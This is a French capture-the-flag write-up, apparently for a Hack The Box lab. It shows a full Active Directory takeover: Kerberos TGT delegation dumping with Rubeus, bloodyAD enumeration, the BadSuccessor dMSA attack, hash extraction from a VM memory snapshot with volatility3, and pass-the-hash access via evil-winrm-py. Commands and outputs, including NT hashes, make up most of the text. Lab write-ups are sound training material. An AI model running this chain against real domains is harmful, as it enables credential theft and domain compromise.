
puis on lance la commande
.\Rubeus.exe triage
Malheureusement, il n’y a aucun TGT à dump mais ce n’est pas grave ! On peut toujours dump le TGT de la session dans laquelle nous sommes en abusant du mécanisme de délégation Kerberos (toujours avec Rubeus).
La commande est la suivante :
.\Rubeus.exe tgtdeleg
On obtient donc le TGT du user, ou plus précisément le base64 du ticket.kirbi qui est le format des tickets Kerberos sur Windows.
Pour le transformer en ticket.ccache il suffit de faire la commande suivante:
echo 'doIF1DCCBdC[...]' | base64 -d > ticket.kirbipuis
ticketConverter.py ticket.kirbi ryan.brooks.ccacheOn exporte le ticket Kerberos :
export KRB5CCNAME=ryan.brooks.ccacheN’hésitez pas à lancer la commande klist une fois le ticket importé pour vérifier que tout fonctionne.

On teste si on peut interagir avec le DC depuis notre machine attaquante avec le TGT de ryan.brooks

Et voilà !
J’ai tester bloodhound.py ensuite, mais ça n’a pas fonctionné.
!!! Important : On peut toujours collecter les data Bloodhound avec bloodyAD grâce à la commande suivante :
bloodyAD --host "$DC_HOST" --dns "$DC_IP" -d checkpoint.htb -u "$USER" -k get bloodhoundJe vous recommande vraiment la CheatSheet bloodyAD suivante :
Ici j’ai préférer énumérer directement les droits writable du user ryan.brooks.
bloodyAD --host "$DC_HOST" --dns "$DC_IP" -d checkpoint.htb -u "$USER" -k get writablequi nous donne :
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=DMSAHolder,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
On trouve deux choses intéressantes :
On a la possibilité de
CREATE_CHILDsur l’OUDMSAHolder.On a la possibilité de
WRITEsur le usersvc_deploy
Pour creuser un peu on peut chercher les groupes auxquels appartient svc_deploy :
bloodyAD --host "$DC_HOST" --dns "$DC_IP" -d checkpoint.htb -u "$USER" -k get membership svc_deploydistinguishedName: CN=Users,CN=Builtin,DC=checkpoint,DC=htb
objectSid: S-1-5-32-545
sAMAccountName: Users
distinguishedName: CN=Remote Management Users,CN=Builtin,DC=checkpoint,DC=htb
objectSid: S-1-5-32-580
sAMAccountName: Remote Management Users
distinguishedName: CN=Domain Users,CN=Users,DC=checkpoint,DC=htb
objectSid: S-1-5-21-3129162710-3498938529-1807524340-513
sAMAccountName: Domain Users
distinguishedName: CN=BackupAccess,OU=ServiceAccounts,DC=checkpoint,DC=htb
objectSid: S-1-5-21-3129162710-3498938529-1807524340-1123
sAMAccountName: BackupAccessLe groupe BackupAccess est intéressant puisqu’il fait écho directement au share VMBackups trouvé au début.
Ensuite, en recherchant dMSA sur Internet on tombe sur ces articles :
Comprendre l’attaque BadSuccessor#
Un dMSA (Delegated Managed Service Account) est un compte de service géré par Active Directory.
Il permet notamment de remplacer progressivement un ancien compte de service par un compte dont les secrets sont gérés automatiquement.
Pour faciliter cette migration, Active Directory prévoit un mécanisme permettant d’associer un ancien compte de service à son successeur dMSA.
Pour ne pas alourdir le write-up, je vous propose de directement lire les articles qui expliquent très bien le fonctionnement de l’attaque
Exploit#
Normalement il n’est pas nécessaire de contrôler le compte privilégié ciblé, néanmoins en essayant l’attaque directement sur Administrator cela n’a pas fonctionné.
En revanche, on peut toujours tenter l’attaque sur le user svc_deploy et ainsi récupérer les privilèges du groupe BackupAccess pour peut-être accéder au share VMBackups.
C’est parti !
C’est encore l’éternel bloodyAD (trop puissant) qui va nous permettre de mener l’attaque à bien.
bloodyAD --host "$DC_HOST" -d "$DOMAIN" -u "$USER" -k add badSuccessor attackerDMSA -t "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb" --ou "OU=DMSAHolder,DC=checkpoint,DC=htb"On récupère le TGT en .ccache puis on l’exporte. On check si
tout roule avec netexec
nxc smb "$TARGET" -u "$USER" --use-kcacheSMB 10.129.131.119 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:None)
SMB 10.129.131.119 445 DC01 [+] checkpoint.htb\attackerDMSA$ from ccache Malheureusement je n’ai pas réussi à utiliser smbclientng avec Kerberos.
Mais en réalité, lors de l’exécution de la commande bloodyAD, l’output nous a aussi fourni le hash NT (valide pour se connecter via svc_deploy)
En effet :

En bas la clé RC4 dérivée du mot de passe du user n’est autre que le hash NT. Pour comprendre l’ensemble des clé dérivées d’un user dans un environnement AD, je vous recommande la ressource suivante :
Et plus particulièrement le schéma suivant
On peut donc se connecter grâce au hash NT via SMB pour récupérer le contenu des shares.
smbclientng -d "$DOMAIN" -u 'svc_deploy' --hashes :"$NT_HASH" --host "$DC_IP"
On download le tout !
On se retrouve avec tous ces fichiers :

Le premier fichier que j’ai choisi de regarder c’est le fichier Windows Server 2019-Snapshot1.vmem simplement parce que sur une de mes dernières missions en entreprise j’ai beaucoup travaillé sur des dumps de mémoire RAM. Je sais donc comment obtenir des infos intéressantes !
Pour analyser ce fichier, on va utiliser volatility3 (alias vol3 pour moi) :
vol3 -f Windows\ Server\ 2019-Snapshot1.vmem windows.info
Le plugin a bien fonctionné, on peut commencer par essayer de dump l’historique de cmd :
vol3 -f Windows\ Server\ 2019-Snapshot1.vmem windows.cmdlineRien d’intéressant.
C’est pas grave, on peut directement dump les hashs des users de la machine :
vol3 -f Windows\ Server\ 2019-Snapshot1.vmem windows.registry.hashdumpVolatility 3 Framework 2.28.0
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Administrator 500 aad3b435b51404eeaad3b435b51404ee f29e9c014295b9b32139b09a2790be3b
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee 28f8d934dee90b2ec824351cb0844479On récupère le hash de Administrator. On peut donc tester ce hash pour se connecter avec
evil-winrm.py
evil-winrm-py --ip "$DC_HOST" --user "$USER" --hash "$NT_HASH" _ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.5.0
[*] Connecting to 'DC01.checkpoint.htb:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>
checkpoint\administrator
evil-winrm-py PS C:\Users\Administrator\Documents>On peut récupérer le flag root.txt.

Le flag root.txt se trouve en réalité dans le Desktop de max.palmer, qui est Domain Admins.
Done !